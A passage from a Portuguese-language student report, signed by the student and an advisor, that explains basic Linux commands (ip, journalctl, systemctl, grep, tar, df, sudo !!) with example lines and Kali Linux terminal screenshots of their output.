
---

```

1 # Mostra endereços IPv4/IPv6 e estado das interfaces
2 ip a
3 # Ver apenas uma interface (ex.: eth0)
4 ip addr show dev eth0

```

---



```
(kali@kali)-[~]
$ lsblk -f
NAME FSTYPE FSVER LABEL UUID FSAVAIL FSUSE% MOUNTPOINT
sda
└─sda1
 ext4 1.0 root af89d218-8d5b-4054-a5b7-db050b5f62a7 58.9G 20% /
sr0 iso966 Jolie VBOX_GAs_7.2.4 2025-10-17-10-20-48-34

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
 inet 127.0.0.1/8 scope host lo
 valid_lft forever preferred_lft forever
 inet6 ::1/128 scope host noprefixroute
 valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
 link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
 inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
 valid_lft 85842sec preferred_lft 85842sec
 inet6 fd17:625c:f037:2:f0b:df0c:c127:238f/64 scope global dynamic noprefixroute
 valid_lft 86210sec preferred_lft 14210sec
 inet6 fe80::5086:d3eb:889d:c043/64 scope link noprefixroute
 valid_lft forever preferred_lft forever

(kali@kali)-[~]
$
```

Figura 7: Teste comando *ip a* e *lsblk*

## 8.4 ip route

**Explicação:** Mostra a tabela de roteamento do sistema — útil para diagnosticar gateway e rotas.

**Exemplo prático:**

---

```
1 # Exibe rotas ativas
2 ip route show
3 # Adiciona uma rota (exemplo)
4 sudo ip route add 10.0.0.0/24 via 192.168.1.1
```

---

## 8.5 journalctl


**Explicação:** Visualiza logs do systemd (tudo centralizado); permite filtros por unidade, tempo e prioridade.

**Exemplo prático:**

---

```
1 # Mostra logs recentes e mensagens de erro
2 journalctl -xe
3 # Ver logs de um serviço (ex.: ssh) dos últimos 15 minutos
4 journalctl -u ssh --since "15 minutes ago"
```

---



```
(kali@kali)-[~]
$ ip route show
default via 10.0.2.2 dev eth0 proto dhcp src 10.0.2.15 metric 100
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 100

(kali@kali)-[~]
$ journalctl -xe
Nov 28 11:49:12 kali sudo[6136]: kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/>
Nov 28 11:49:12 kali sudo[6136]: pam_unix(sudo:session): session opened for user root(uid=0) b>
Nov 28 11:49:42 kali sudo[6136]: pam_unix(sudo:session): session closed for user root
Nov 28 11:49:48 kali sudo[6477]: kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/>
Nov 28 11:49:48 kali sudo[6477]: pam_unix(sudo:session): session opened for user root(uid=0) b>
Nov 28 11:49:55 kali sudo[6477]: pam_unix(sudo:session): session closed for user root
Nov 28 11:50:10 kali dbus-daemon[1664]: [session uid=1000 pid=1664 pidfd=5] Activating via sys>
Nov 28 11:50:10 kali systemd[1642]: Starting tumblerd.service - Thumbnailing service...
Subject: A start job for unit UNIT has begun execution
Defined-By: systemd
Support: https://www.debian.org/support

A start job for unit UNIT has begun execution.

The job identifier is 599.
Nov 28 11:50:11 kali dbus-daemon[1664]: [session uid=1000 pid=1664 pidfd=5] Successfully activ>
Nov 28 11:50:11 kali systemd[1642]: Started tumblerd.service - Thumbnailing service.
Subject: A start job for unit UNIT has finished successfully
Defined-By: systemd
Support: https://www.debian.org/support

A start job for unit UNIT has finished successfully.
```

Figura 8: Teste comando *ip route* e *journalctl*

## 8.6 systemctl

**Explicação:** Gerencia serviços no systemd: iniciar, parar, reiniciar, habilitar/desabilitar no boot e consultar status.

**Exemplo prático:**

---

```
1 # Ver status do serviço ssh
2 systemctl status ssh
3 # Reiniciar NetworkManager
4 sudo systemctl restart NetworkManager
5 # Habilitar um serviço no boot
6 sudo systemctl enable apache2
```

---

## 8.7 grep

**Explicação:** Busca por padrões em arquivos; combine com pipes para filtrar saídas. Indispensável para análise de logs.

**Exemplo prático:**

---

```
1 # Buscar 'ERROR' recursivamente em /var/log
2 grep -R "ERROR" /var/log/
3 # Mostrar linhas com contexto (2 linhas antes e depois)
4 grep -n2 "failed" /var/log/auth.log
```

---

## 8.8 tar

**Explicação:** Compacta e descompacta arquivos/ diretórios (tar.gz, tar.bz2, etc.). Muito usado para backups e empacotamento.

**Exemplo prático:**

---

```
1 # Criar arquivo compactado gz
2 tar -czvf backup-etc.tar.gz /etc/
3 # Extrair arquivo
4 tar -xzvf backup-etc.tar.gz -C /tmp/
```

---

## 8.9 df -h

**Explicação:** Mostra uso de disco (espaço ocupado/ disponível) em formato legível (human readable).

**Exemplo prático:**

---

```
1 # Ver uso de disco por sistema de arquivos
2 df -h
3 # Ver uso por inodes (caso disco esteja sem inode livre)
4 df -i
```

---

## 8.10 sudo !!


**Explicação:** Comando rápido para repetir o último comando com sudo (economiza digitação).

**Exemplo prático:**

---

```
1 # Se você rodou 'apt update' sem sudo:
2 apt update
3 # Repetir o último comando com sudo
4 sudo !!
5 # Equivalente a: sudo apt update
```

---



The screenshot shows a Kali Linux terminal window with the following content:

```
kali@kali: ~
Session Actions Edit View Help
[kali@kali]~
$ df -h
Filesystem Size Used Avail Use% Mounted on
udev 921M 0 921M 0% /dev
tmpfs 198M 996K 197M 1% /run
/dev/sda1 79G 16G 59G 21% /
tmpfs 987M 4.0K 987M 1% /dev/shm
tmpfs 5.0M 0 5.0M 0% /run/lock
tmpfs 1.0M 0 1.0M 0% /run/credentials/systemd-journald.service
tmpfs 987M 8.0K 987M 1% /tmp
tmpfs 1.0M 0 1.0M 0% /run/credentials/getty@tty1.service
tmpfs 198M 124K 198M 1% /run/user/1000
[kali@kali]~
$ sudo !!
[kali@kali]~
$ sudo df -h
```

Figura 9: Teste comando `df -h` e `sudo !!`

## Referências

- [1] OccupyTheWeb. *Linux Basics for Hackers: Getting Started with Networking, Scripting, and Security in Kali*. No Starch Press, San Francisco, 2018.
- [2] Willie L. Pritchett and David De Smet. *Kali Linux Cookbook*. Packt Publishing, Birmingham, 2013.

---

**Assinatura do Aluno**  
JONATAS SANTOS GALVÃO

---

**Assinatura do Orientador**  
Carlos Alberto da Silva